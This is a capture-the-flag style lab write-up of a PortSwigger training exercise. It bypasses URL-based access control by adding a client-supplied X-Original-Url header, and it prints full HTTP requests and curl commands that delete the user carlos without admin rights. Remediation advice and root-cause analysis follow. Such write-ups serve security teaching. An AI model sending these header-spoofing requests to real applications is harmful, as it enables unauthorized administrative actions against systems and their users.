Lab Write-Up: URL-based Access Control Can Be Circumvented
Author: Muhil M
Category: Access Control → Broken Access Control (IDOR-class behavior)
Lab Difficulty: Practitioner
Scope
- Target Lab: Web Security Academy (PortSwigger)
- Allowed Actions: All exploitation techniques (training environment)
- Tools Used: Browser, Burp Suite Community (Proxy + Repeater), curl
- Objective: Gain access to admin-only functionality and delete the user carlos without admin privileges.
Executive Summary
This lab demonstrated how relying on the requested URL—or client-supplied routing headers—to make access control decisions can be dangerous. While logged in as a regular user, I discovered that adding an X-Original-Url header allowed me to access internal admin endpoints normally restricted by the application. By crafting a modified request in Burp Repeater, I triggered the admin delete endpoint and successfully removed the user carlos, solving the lab.
The vulnerability aligns with OWASP A01: Broken Access Control and reflects CWE-284, where authorization checks are either missing or incorrectly applied.
OWASP & CWE Mapping
- OWASP Top 10: A01 – Broken Access Control
- CWE: CWE-284 (Improper Access Control), related to CWE-639 (Authorization Bypass Through User-Controlled Key)
- Impact: Unauthorized execution of admin-only operations (e.g., deleting user accounts)
Goal
Delete carlos even though my user session does not have admin privileges.
Enumeration & Understanding the App
I started by exploring the “Users” page and attempted to access the administrative panel:
/admin
Accessing it directly resulted in an “Access denied” message.

This confirmed that admin functionality was blocked, and a bypass was needed.
Procedure
Step 1 — Discovering the Admin Delete Endpoint
While analyzing the structure of the app, I identified the admin delete URL:
/admin/delete?username=carlos
This became my target action to trigger as a non-admin user.

Step 2 — Confirm Direct Access is Blocked
Navigating directly to the delete URL:
/admin/delete?username=carlos
resulted in a denied request:

Direct access was properly restricted.
Step 3 — Intercept and Prepare a Benign Request
I intercepted a normal request to / using Burp Proxy and sent it to Repeater. This served as my base request:
GET / HTTP/2
Host: 0ac2005f036407978342103800d5000a.web-security-academy.net
Cookie: session=DERuR3gnwL0QkZjBrus2mZse3VMQB2AP
User-Agent: Mozilla/5.0 (...)
Accept: text/html,application/xhtml+xml
Step 4 — Add the Bypass Header
The server uses the X-Original-Url header internally for routing. Critically, it trusts this value even when sent by the client.
I added:
X-Original-Url: /admin/delete?username=carlos
Final malicious request:
GET /?username=carlos HTTP/2
Host: 0ac2005f036407978342103800d5000a.web-security-academy.net
Cookie: session=DERuR3gnwL0QkZjBrus2mZse3VMQB2AP
X-Original-Url: /admin/delete?username=carlos
User-Agent: Mozilla/5.0 (...)
Accept: text/html,application/xhtml+xml
Server response:
HTTP/2 302 Found
Location: /admin
This indicates the delete action executed successfully.
Step 5 — Confirm Deletion
Refreshing the Users page confirmed that carlos was removed.
Before deletion:
After deletion:

The lab displayed the success banner:
“Congratulations, you solved the lab!”
Raw HTTP Evidence
Blocked Direct Access
GET /admin/delete?username=carlos HTTP/2
Host: 0ac2005f036407978342103800d5000a.web-security-academy.net

HTTP/2 200 OK
"Access denied"
Successful Bypass Request
GET /?username=carlos HTTP/2
Host: 0ac2005f036407978342103800d5000a.web-security-academy.net
Cookie: session=DERuR3gnwL0QkZjBrus2mZse3VMQB2AP
X-Original-Url: /admin/delete?username=carlos

HTTP/2 302 Found
Location: /admin
Why the Vulnerability Exists
The application performs authorization based on URL structure, not on actual user privileges. Because the server trusts X-Original-Url—a header typically added by a trusted reverse proxy—the backend interprets requests according to the header and allows admin actions to proceed without verifying permissions.
Root Causes
- Missing authorization check on destructive endpoints
- Over-trusting client-controlled routing headers
- Insecure design: access control tied to URL paths instead of roles
This is classic Broken Access Control.
Remediation Recommendations
1. Implement Proper Server-Side Authorization
Every sensitive admin endpoint should enforce:
if not user.is_admin():
    return 403
2. Reject Client-Supplied Routing Headers
Only trusted reverse proxies should set headers like X-Original-Url.
3. Use Role-Based Access Control (RBAC)
Access should depend on user privileges, not URL patterns.
4. Strip Spoofed or Unknown Headers
Remove routing-related headers at the edge (NGINX/Apache/CDN).
5. Log + Monitor Admin Actions
Generate alerts for unauthorized attempts.
Lessons Learned
This lab reinforced a critical security principle: URL-based access control is not real access control. Treating URLs or headers as proof of authorization leads to severe escalation vulnerabilities. Proper authorization must be enforced at the application logic level, not inferred from the request path.
Alternate Exploitation Method — POST + X-Original-URL
I also explored whether the server behaved differently across HTTP methods. A POST request combined with X-Original-URL bypassed the restrictions entirely.
1. Access Admin Panel via POST
curl -s -X POST \
  -H "X-Original-URL: /admin" \
  "https://<LAB-HOST>/"
2. Delete carlos via POST
curl -s -X POST \
  -H "X-Original-URL: /admin/delete" \
  "https://<LAB-HOST>/?username=carlos"
3. Verify Success
curl -s -X POST \
  -H "X-Original-URL: /admin" \
  "https://<LAB-HOST>/" | grep -i "solved\|deleted"
Why This Works
- The front-end likely filters GET requests but ignores POST.
- The backend router still routes based on the trusted header.
- Using POST avoids the initial block, while the backend executes the admin action.
This alternate method shows how HTTP verb variation can reveal hidden bypass paths.